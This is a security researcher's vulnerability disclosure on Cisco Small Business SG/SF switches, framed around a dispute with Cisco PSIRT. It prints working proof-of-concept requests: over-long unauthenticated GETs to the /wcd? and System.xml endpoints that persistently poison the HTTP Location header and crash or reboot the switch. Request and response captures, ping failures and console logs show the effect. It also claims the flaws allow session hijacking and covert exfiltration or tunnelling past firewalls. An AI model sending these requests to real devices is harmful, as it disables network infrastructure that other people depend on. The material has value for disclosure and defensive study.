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Layer 7 Matters at Layer 2: Exploiting Persistent XSS & Unsanitized Injection vectors for DIRECTIVEFOUR Protocol Creation / IPv4 & IPv6 Router-less Tunneling (Cisco SMB / Sx Series Switches)

"Every XSS or unsanitized input vector on a Layer 2 or Device (router or switch) is a covert network protocol waiting to happen." – Ken "s1ngular1ty" Pyle

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DIRECTIVEFOUR – Preface & Continuation of COOLHANDLUKE

"Every XSS or unsanitized input vector on a Layer 2 or Device (router or switch) is a covert network protocol waiting to happen." – Ken "s1ngular1ty" Pyle

In my previous works, I disclosed an attack which bypasses Layer 2 protections via persistent XSS payloads and utilized poisoned, limited, unsanitized space. The devices I was attacking were currently updated (5/2022) Aruba Networks / HPE Procurve switches.

In that disclosure, I noted that I had been exploiting this technique to perform some *exotic* exploitation and access control list bypasses:

"I have been performing this attack and have working PoC for many other switch, AP, and router families (Cisco / Dell / Netgear / D-Link / 3Com / Linksys / etc.)"

In this work, I am going to show one of those techniques and how abusing persistent XSS / polyglot payloads can allow for robust protocol creation similar to COOLHANDLUKE and **allows an attacker to exfiltrate, encapsulate, and tunnel their malicious traffic between IPv4 and IPv6 networks without a router.** I call the technique and protocol "DIRECTIVEFOUR."

DIRECTIVEFOUR – Polyglot Exploitation and Interactions with Cisco's PSIRT

During private disclosure of the vulnerabilties used in this paper, I had made an oblique reference to this attack chain via email discussions with Cisco PSIRT. On 11/17/2021, Cisco PSIRT and I had attempted to continue working on this issue, unsuccessfully.
Cisco PSIRT Response highlighted in red, my DIRECTIVEFOUR reference is noted:

"How can you weaponize the reboot issue in this context in a way that cannot be done by simply triggering a reload of the device via the regular web UI?

8. <directive four>
9. I would suggest familiarizing yourselves with flexible file format research and the various exploitation methods others have explored. Many of these are XML based… https://code.google.com/archive/p/corkami/

What specific format(s) do you have in mind? There's just too many of them explained here to blindly look through them all.

10. Please go back and read my research again when you get to this point.

What specific part(s) of your research do you have mind here? What dots do you expect me to connect?
https://en.m.wikipedia.org/wiki/Polyglot_markup
Another suggested reading. As you will see, the work I have been providing you and validating Is a form of XML file polyglot. I have simply found a number of holes in your devices that allow them to be persistently exploited and abused for both client and server side exploitation.
https://philarcher.org/diary/2011/polyglot/
Hope this clarifies things a bit more.
I have read through the documents on Polyglot markup, but fail do see the connection to the issues you reported. Can you please elaborate on what exactly you have in mind here?
Thanks and best regards,
<REDACTED>"

Unfortunately for Cisco, I am not in the business of doing their work for them: "You can bring a horse to water, you can't hold their head under until they drown." As much as I'd like to drown some "horses" for free sometimes, I do like to get *something* for my frequent horse drownings and private academic / capabilities development work. At the very least, the accepted currency for "white hat", responsible disclosure is public attribution and acknowledgement. *This never materialized.*

Even more disturbing to me: none of what we will be working through is complex or requires advanced tools. I have put this work together using nothing more complex than an intercepting proxy (Burp Suite) to step through and visualize concepts. All of this should be easily understood by most security experts... *particularly Cisco's.*

Simply put... this type of response, at best, is *exploit begging* by one of the biggest and most respected PSIRTs in the world: *The people writing the books. The people tasked with judging the impact and responsible disclosure of vulnerabilities in their own products.*

After all of this, I was left with an unavoidable question: *"Should we continue to trust this process and self-policing?"*

So, after **years*** of drawn out coordination and fruitless exchanges on numerous cases, I essentially walked away from this process. I am answering their inquiries publicly via research publication and disclosing my work to the world.

Is this attack & technique that difficult to understand? Are these exposures potentially impactful?

You be the judge.

Here is my argument.


** Yes, YEARS: Cisco SMB Products — Critical Vulnerablities / 0-day Release - Ken Pyle (Shmoocon 2020) - YouTube*

Concept & Theory – "Layer 7 Matters at Layer 2" (Reprinted)

The core concept behind my work is simple, "Layer 7 Matters at Layer 2." Switches and routers are essential pieces of network infrastructure over which all traffic and information eventually pass. Web application and protocol weaknesses which can be seen as "low impact" or trivial can be used by an attacker to obtain and maintain total control of targeted networks, organizations, and enterprises*.

Ok, but why?


The idea is very straightforward and very well documented:



Credit: [ARP poisoning/spoofing: How to detect & prevent it (comparitech.com)]

**Scoring and analysis of flaws discovered infrastructure components by responsible organizations are generally poor or potentially & intentionally understated.*

An attacker controlling Layer 2 / 3 has full control of all protocols traversing the vulnerable device. Controlling the physical & logical device brokering or transmitting data between endpoints allows an attacker to eavesdrop, poison, and attack all traffic and access controls at the “higher layers” of the OSI Model:



[An OSI Model for Cloud – Cisco Blogs]

The provided code & file transfer protocol violate IPv4 / IPv6 protocol separation & routing. DIRECTIVEFOUR can be used to route & exfiltrate data or to implant & execute malicious code through methods which bypass detection most modern firewalls, SIEMS, application firewalls, and traditional security controls. *In most cases, error messages produced by these controls are nonsensical or indicate the attack was stopped / unsuccessful.*

Building on previous concepts and attacks (https://cybir.com/2022/cve/layer7mattersatlayer2-coolhandluke/), I will be showing file data delimiters, the ability to segment / reassemble files via multiple injections, and providing basic exploitation concepts which allow for segmented upload & download of the files / exfiltrated data via any modern OS or platform and using rudimentary tools (Web browser and Telnet)

Even as simple / traditional web application & exploitation attacks, the exposures I will walk through here have been officially classified by Cisco's PSIRT as:

- High SIR security advisory titled "Cisco Small Business Series Switches Session Credentials Replay Vulnerability" / CVE-2021-34739 ("CENTAUR")
- Bug ID CSCwa02039 titled "Session ID is too short" (SOUNDBOARDFEZ)
- Bug ID CSCvz62305 titled "Crash when invalid sessionID, but valid credentials are supplied during login" ("CAKEHORN")
- Bug ID CSCvz63121 titled "Host header injection in web UI" ("MAGNIFICENTSEVEN")
- Medium SIR security advisory titled "Cisco Small Business 200, 300, and 500 Series Switches Web-based Management Interface Denial of Service Vulnerability" / CVE-2021-40127 (PROCESSION)

Notice, most of the issues I'm demonstrating here are not assigned CVE numbers.

Cisco refuses to publicly attribute my work and research to me*. We disagree on impact on the "simple" and "traditional" definitions of impact; building exotic exfiltration protocols via persistent XSS is far beyond anything they are going to be willing to acknowledge.

Refined as polyglot attacks (DIRECTIVEFOUR), these exploits and exposures become exotic communications channels, methods for protocol creation and tunneling, and covert channels for malicious code storage & transmission: Polyglot exploitation to the max.

Proof of Concept will be provided here for creation of a more complex protocol than the previously disclosed "COOLHANDLUKE". The protocol outlined here (DIRECTIVEFOUR) will provide file segmentation and delimiters, a rudimentary acknowledgement system, and the ability to route traffic between IPv4 and IPv6 "islands" without the benefit of a traditional Layer 3 device or router.

Incredibly, our payload window will not exceed 410 bytes.

""As a policy", Cisco does not attribute "bugs" to researchers. From my original disclosures alone, Cisco has done their best to, in my analysis, downplay this issue. Classify it as a "bug" and you rob the researcher of the "agreed to" currency for "white hat" researchers:* ***recognition and attribution*** *.*
*"*On top of that, frankly, I find them to be difficult to work with. They have historically provided poor response times for coordinated disclosure by their own admission (https://blogs.cisco.com/security/a-culture-of-transparency). Also see Additional Information.*

This work provides PoC and kill chains for common deployment scenarios and / or best practices & documentation.

Vendor documentation and references are provided where available.

Test Equipment:


Cisco SG500-48 Port Switch using firmware 1.4.11.5
Cisco SF200-24 Port Switch using firmware 1.4.11.5

These are the final firmware revisions available for these devices. *However, "newer" devices utilizing essentially the same core firmware are still actively supported by Cisco as well as other manufacturers (ex. Dell X & VRTX).*


Updated firmware is available for these newer devices. Several disclosed and undisclosed vectors and vulnerable injection points remain vulnerable as of 5/2022.

The issues and vulnerabilities provided here were reported within Cisco's published support & update window. (Late 2019 – 2022). Several issues remain unresolved or unpatched despite assurances via Cisco PSIRT these would be addressed in early 2022. Requests for this information were not answered.


Certain implementations of the associated application set & controls implemented by Cisco to customize or protect the affected switch platform are exploitable by attackers to trigger critical conditions.



In this example, a Cisco SX/SG/SF series switch fails to properly sanitize or perform bounds checking on user controllable requests. The attacker crafts an excessively long request. After this malicious request is submitted, the LOCATION field and all future HTTP server responses will be persistently poisoned:



The application accepts this input and the buffer is affected / fuzzed. The LOCATION field shows the previous request persistently injected / reflected.



The 302 redirect is also persistently poisoned:

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date: Wed Apr 08 13:57:03 2020
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYE
 <statusCode>4</statusCode>
 <deviceStatusCode>0</deviceStatusCode>
 <statusString>Request Is not authenticated</statusString>
  </ActionStatus>
   </ResponseData>
  /

<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="YBIRPOCCYBIRPOCCYE
    IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
    <statusCode>4</statusCode>
    <deviceStatusCode>0</deviceStatusCode>
    <statusString>Request Is not authenticated</statusString>
    </ActionStatus>
    </ResponseData>
    /">location</a>
    .
    Please update your documents to reflect the new location.
  </body>
</html>
```

The management web interface is now disabled and the device must be rebooted to clear the condition:

This vector can be exploited without authentication . This attack also prevents legitimate HTTP / HTTPS based administration of the device, an important consideration which will be examined later. During testing and analysis activities, it was found that a **Cold reboot of the device is necessary to clear this condition*.**

Absolutely true... except for **one very specific and exploitable caveat. You will see why I sat on this one a few sections from now.*

Repeated submission of this or other crafted strings of excessive length or particular content to the API will trigger an immediate reboot / DOS of the device. This is due to vulnerable components and application design flaws in how client side API calls and XML are handled (ex. WCD, SYSTEM, other endpoints.)

Proof of Concept Code:

```
GET
/CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOC/wcd?
```

Seen here, the reply is truncated as the affected device is fuzzed and immediately reboots. Pings shown to demonstrate device is no longer responsive & rebooting:

```
GET
/CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYB
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCC
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYB
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCC
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC/wcd? HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0)
```

```
HTTP/1.1 200 OK
Content-Type: text/xml
Expires: Wed Apr 08 14:02:43 2020
Date: Wed Apr 08 14:02:43 2020
X-XSS-Protection: 1; mode=block
Cache-control: no-cache
Pragma: no-cache
Accept-Ranges: bytes
Connection: close
X-Frame-Options: SAMEORIGIN
csrftoken: (null)

<?xml version='1.0' encoding='UTF-8'?>
  <ResponseData>
    <ActionStatus>
      <version>
        1.0
      </version>
      <requestURL>
        /CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPC
        IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYE
        CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
```

```
Reply from [redacted] bytes=32 t
General failure.
General failure.
Reply from [redacted]: Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
Reply from : Destination
```

Further, additional crafted requests / calls to SYSTEM.XML and similar functions also produce this condition:

```
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
OCCYBIRPOC/System.xml? HTTP/1.1

Reply from                bytes=32 time=1ms TTL=64
General failure.
General failure.
General failure.
Reply from                Destination host unreachable.
```

Poisoned LOCATION tag:

```
GET /          wba_srvr/js/login.js HTTP/1.1
Host:
Cookie: activeLangId=


Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
1  HTTP/1.1 302 Redirect
2  Server: GoAhead-Webs
3  Date:
4  Connection: close
5  Pragma: no-cache
6  Cache-Control: no-cache
7  Content-Type: text/html
8
9  Location:
10   </ActionStatus>
11    </ResponseData>
12   /wba_srvr/js/login.js
13
14 <html>
     <head>
     </head>
     <body>
15     This document has moved to a n
16     </ActionStatus>
17     </ResponseData>
18     /wba_srvr/js/login.js"> ocatio
19     Please update your documents t
20   </body>
   </html>
```

Monitoring of console / Proof of Persistent Fuzzing & Denial of Service. The console indicates the exploited condition and crash of GO AHEAD web server:

```
                    %HTTP_HTTPS-E-GOHDFIELDSIZE: GOAHEADG: Received illegal length (8) for field
 (websParseRequest: malformed key or value) in HTTP request.

                   %HTTP_HTTPS-E-GOHDFIELDSIZE: GOAHEADG: Received illegal length (2041) for field (websParseRequest:
malformed key or value) in HTTP request.
```

Abuse of this unintended device functionality allows an attacker to hijack session tokens through the response headers / lack of proper sanitization or MiTM & ARP poisoning attacks.

In this example, the attacker submits a specially crafted request via unauthenticated GET to a vulnerable Cisco switch:


```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA/wcd?

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

The web application returns the rejected request:

```
<?xml version='1.0' encoding='UTF-8'?>
  <ResponseData>
    <ActionStatus>
      <version>
        1.0
      </version>
      <requestURL>
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      </requestURL>
      <statusCode>
        4
      </statusCode>
      <deviceStatusCode>
        0
      </deviceStatusCode>
      <statusString>
        Request Is not authenticated
      </statusString>
    </ActionStatus>
  </ResponseData>
```

